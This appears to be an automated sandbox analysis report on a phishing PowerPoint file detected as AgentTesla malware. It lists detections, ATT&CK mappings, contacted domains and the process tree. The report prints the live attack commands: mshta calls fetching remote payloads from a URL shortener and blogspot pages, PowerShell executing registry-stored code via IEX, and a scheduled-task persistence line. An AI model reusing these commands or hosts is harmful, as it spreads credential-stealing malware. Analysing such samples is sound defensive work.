ID: 339086
Sample Name:
BankSwiftCopyUSD95000.ppt
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:42:35
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report BankSwiftCopyUSD95000.ppt

Overview


General Information

Sample Name:	BankSwiftCopyUSD95000.ppt
Analysis ID:	339086
MD5:	7f0b415d0b7a765.
SHA1:	480594ad26c91d..
SHA256:	8d3e1d1a177519..
Tags:	ppt

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Sigma detected: Powershell execute…
- Sigma detected: Schedule script fro…
- Yara detected AgentTesla
- .NET source code contains very larg…
- Connects to a URL shortener service
- Connects to a pastebin service (like…
- Creates a scheduled task launching …
- Creates an autostart registry key po…
- Creates autostart registry keys with …
- Creates multiple autostart registry ke…
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- POWERPNT.EXE (PID: 1464 cmdline: 'C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE' /AUTOMATION -Embedding MD5: EBBBEF2CCA67822395E24D6E18A3BDF6)
- cmd.exe (PID: 1276 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Users\user\Desktop\BankSwiftCopyUSD95000.ppt' MD5: AD7B9C14083B52BC532FBA5948342B98)
  - POWERPNT.EXE (PID: 2476 cmdline: 'C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE' 'C:\Users\user\Desktop\BankSwiftCopyUSD95000.ppt' MD5: EBBBEF2CCA67822395E24D6E18A3BDF6)
    - PING.EXE (PID: 2776 cmdline: ping.exe MD5: 5FB30FE90736C7FC77DE637021B1CE7C)
    - mshta.exe (PID: 2756 cmdline: mshta http://1230948%1230948%1230948%1230948@j.mp/dbgghasdnasdjasgdakgsdhv MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 2816 cmdline: 'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
        - MSBuild.exe (PID: 2720 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: 7FB523211C53D4AB3213874451A928AA)
      - schtasks.exe (PID: 3036 cmdline: 'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 80 /tn "lunkicharkhi" /F /tr "\"mshta\"vbscript:Execute(\'CreateObject(\"Wscript.Shell\").Run \"\"mshta https://randikhanaekminar.blogspot.com/p/st2.html\"\", 0 : window.close\') MD5: 97E0EC3D6D99E8CC2B17EF2D3760E8FC)
      - cmd.exe (PID: 2340 cmdline: 'C:\Windows\System32\cmd.exe' /c taskkill /f /im winword.exe & taskkill /f /im EXCEL.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - taskkill.exe (PID: 956 cmdline: taskkill /f /im winword.exe MD5: 3722FA501DCB50AE42818F9034906891)
        - taskkill.exe (PID: 1620 cmdline: taskkill /f /im EXCEL.exe MD5: 3722FA501DCB50AE42818F9034906891)
    - PING.EXE (PID: 2720 cmdline: ping.exe MD5: 5FB30FE90736C7FC77DE637021B1CE7C)
- tasken.exe (PID: 2168 cmdline: taskeng.exe {2ABF5983-E6CF-46DC-B95A-53E1F6F4D156} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - mshta.exe (PID: 2368 cmdline: C:\Windows\system32\mshta.EXE vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://randikhanaekminar.blogspot.com/p/st2.html", 0 : window.close') MD5: 95828D670CFD3B16EE188168E083C3C5)
    - mshta.exe (PID: 600 cmdline: 'C:\Windows\System32\mshta.exe' https://randikhanaekminar.blogspot.com/p/st2.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 288 cmdline: 'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- mshta.exe (PID: 848 cmdline: 'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "powershell ((gp HKCU:\Software).meather)|IEX", 0 : window.close') MD5: 95828D670CFD3B16EE188168E083C3C5)
  - powershell.exe (PID: 2796 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' ((gp HKCU:\Software).meather)|IEX MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- mshta.exe (PID: 2468 cmdline: 'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://backbones1234511a.blogspot.com/p/stback1.html", 0 : window.close') MD5: 95828D670CFD3B16EE188168E083C3C5)
  - mshta.exe (PID: 2236 cmdline: 'C:\Windows\System32\mshta.exe' https://backbones1234511a.blogspot.com/p/stback1.html MD5: 95828D670CFD3B16EE188168E083C3C5)
    - powershell.exe (PID: 1776 cmdline: 'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- mshta.exe (PID: 592 cmdline: 'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://startthepartyup.blogspot.com/p/backbone14.html", 0 : window.close') MD5: 95828D670CFD3B16EE188168E083C3C5)
  - mshta.exe (PID: 2224 cmdline: 'C:\Windows\System32\mshta.exe' https://startthepartyup.blogspot.com/p/backbone14.html MD5: 95828D670CFD3B16EE188168E083C3C5)
- mshta.exe (PID: 532 cmdline: 'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://ghostbackbone123.blogspot.com/p/ghostbackup13.html", 0 : window.close') MD5: 95828D670CFD3B16EE188168E083C3C5)
  - mshta.exe (PID: 2112 cmdline: 'C:\Windows\System32\mshta.exe' https://ghostbackbone123.blogspot.com/p/ghostbackup13.html MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2279587829.00000000046AE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000C.00000002.2281127990.00000000048E4000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000021.00000002.2354098697.0000000004834000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001D.00000002.2291584431.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000018.00000002.2370323670.0000000004854000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
29.2.MSBuild.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:


Sigma detected: Powershell execute code from registry

Sigma detected: Schedule script from internet via mshta

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Software Vulnerabilities:

- Document exploit detected (process start blacklist hit)

Networking:

- Connects to a URL shortener service
- Connects to a pastebin service (likely for C&C)
- Uses ping.exe to check the status of other devices and networks

System Summary:

- .NET source code contains very large array initializations
- Document contains an embedded VBA with base64 encoded strings

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Yara detected Costura Assembly Loader

Boot Survival:

- Creates an autostart registry key pointing to binary in C:\Windows
- Creates autostart registry keys with suspicious values (likely registry only malware)
- Creates multiple autostart registry keys
- Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

- Creates a scheduled task launching mshta.exe (likely to bypass HIPS)
- Injects a PE file into a foreign processes
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected AgentTesla


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Spearphishing Link 1	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Scripting 3 2	Registry Run Keys / Startup Folder 3 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 1 6	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Process Injection 2 1 1	Scripting 3 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Encrypted Channel 1
Local Accounts	Command and Scripting Interpreter 1 1	Logon Script (Mac)	Scheduled Task/Job 1	Obfuscated Files or Information 1	NTDS	Security Software Discovery 1 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Registry Run Keys / Startup Folder 3 1	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Remote System Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 1	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BankSwiftCopyUSD95000.ppt	35%	Virustotal		Browse
BankSwiftCopyUSD95000.ppt	22%	ReversingLabs	Script-Macro.Downloader.Heuristic	
BankSwiftCopyUSD95000.ppt	100%	Avira	HEUR/Macro.Downloader.MRKQ.Gen	
BankSwiftCopyUSD95000.ppt	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.2.MSBuild.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
j.mp	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://mainjigijigi123.blogspot	0%	Avira URL Cloud	safe	
http://https://mainjigijigi123.blogs	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://https://i18n-cloud.appspot.com	0%	Virustotal		Browse
http://https://i18n-cloud.appspot.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gs	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paste.ee	104.18.49.20	true	false		high
blogspot.l.googleusercontent.com	108.177.127.132	true	false		high
j.mp	67.199.248.16	true	true	• 0%, Virustotal, Browse	unknown
ghostbackbone123.blogspot.com	unknown	unknown	false		high
startthepartyup.blogspot.com	unknown	unknown	false		high
backbones1234511a.blogspot.com	unknown	unknown	false		high
mainjigijigi123.blogspot.com	unknown	unknown	false		high
randikhanaekminar.blogspot.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.blogger.com	unknown	unknown	false		high
resources.blogblog.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.blogger.com/static/v1/v-css/281434096-static_pages.cssjigi123.blogspot.com%2Fp%2Fst2222.	mshta.exe, 00000006.00000003.2250647258.0000000005956000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/v-css/368954415-lightbox_bundle.css	mshta.exe, 00000006.00000003.2253117052.0000000002DF1000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2262558923.000000000012E000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2242550287.00000000075DE000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/js/cookienotice.jspnga	mshta.exe, 00000006.00000003.2249695813.000000000592E000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com	mshta.exe, 00000006.00000003.2250733419.00000000080A4000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2309438572.0000000007590000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2264460439.0000000003B3E000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/go/privacy	mshta.exe, 00000006.00000003.2264048147.00000000057F1000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3858658042-comment_from_post_iframe.jsET4.0C;	mshta.exe, 00000006.00000002.2269527177.000000000045F000.00000004.00000020.sdmp	false		high
http://https://www.blogger.com/share-post.g?blogID=9116518222795791100&pageID=879211332869657075 8&target=pi	mshta.exe, 00000006.00000003.2250626872.0000000005947000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2245292730.0000000003A97000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2221404976.000000000588B000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/img/icon18_wrench_allbkg.pngk	mshta.exe, 00000006.00000003.2246005409.0000000003B29000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/img/icon18_wrench_allbkg.pngq	mshta.exe, 00000006.00000003.2249695813.000000000592E000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/page-edit.g?blogID=9116518222795791100&pageID=879211332869657075 8&from=penci	mshta.exe, 00000006.00000003.2250626872.0000000005947000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2245292730.0000000003A97000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/blogblog/data/1kt/simple/body_gradient_tile_light.png).meather)	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	mshta.exe, 00000006.00000002.2276101830.0000000003AF4000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.2283404590.0000000000632D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.blogger.com/static/v1/jsbin/2036001057-lbx__en_gb.js	mshta.exe, 00000006.00000003.2253117052.0000000002DF1000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2262558923.000000000012E000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2242550287.00000000075DE000.00000004.00000001.sdmp	false		high
http://www.diginotar.nl/cps/pkioverheid0	mshta.exe, 00000006.00000002.2276101830.0000000003AF4000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.2283404590.0000000000632D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.blogger.com/blogin.g?blogspotURL=https://mainjigijigi123.blogspot.com/p/st2222.html$	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.blogger.com/unvisited-link-	mshta.exe, 00000006.00000003.2 242751517.000000000018E000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2246295022 .0000000005886000.00000004.000 00001.sdmp	false		high
http:// https://resources.blogblog.com/blogblog/data/1kt/simple/body_ gradient_tile_light.png)	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000002.2276548700 .0000000003B43000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2250281158.00000000 0045F000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot	mshta.exe, 00000006.00000003.2 266503969.0000000000128000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.blogger.com/img/share_buttons_20_3.png	mshta.exe, 00000006.00000003.2 249185523.0000000005919000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2221525300 .0000000005919000.00000004.000 00001.sdmp	false		high
http://https://www.blogger.com/img/share_buttons_20_3.pnga	mshta.exe, 00000006.00000003.2 249185523.0000000005919000.000 00004.00000001.sdmp	false		high
http://https://resources.blogblog.com/img/triangle_ltr.gif)	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000003.2250281158 .000000000045F000.00000004.000 00001.sdmp	false		high
http://https://www.youtube.com	mshta.exe, 00000006.00000003.2 264275089.000000000582F000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/go/discuss	mshta.exe, 00000006.00000003.2 264048147.00000000057F1000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/comment-iframe.g? blogID=9116518222795791100&pageID=87921133286965707 584.0E)	mshta.exe, 00000006.00000002.2 307809275.000000000588D000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogs	mshta.exe, 00000006.00000003.2 266503969.0000000000128000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.blogger.com/static/v1/widgets/3416767676- css_bundle_v2.css	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000002.2276548700 .0000000003B43000.00000004.000 00001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/js/cookienotice.jsp	mshta.exe, 00000006.00000002.2 307104114.00000000057BF000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/img/share_buttons_20_3.pngv	mshta.exe, 00000006.00000003.2 249185523.0000000005919000.000 00004.00000001.sdmp	false		high
http://ocsp.pki.goog/gts1o1core0	mshta.exe, 00000006.00000003.2 221379994.0000000003B73000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://resources.blogblog.com/img/widgets/s_top.png	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000003.2246005409 .0000000003B29000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2250281158.00000000 0045F000.00000004.00000001.sdmp, mshta.exe, 00000006.0000000 2.2276419704.0000000003B29000. 00000004.00000001.sdmp	false		high
http:// https://mainjigijigi123.blogspot.com/p/st2222.htmldnasdja	mshta.exe, 00000006.00000003.2 250153686.000000000040B000.000 00004.00000001.sdmp	false		high
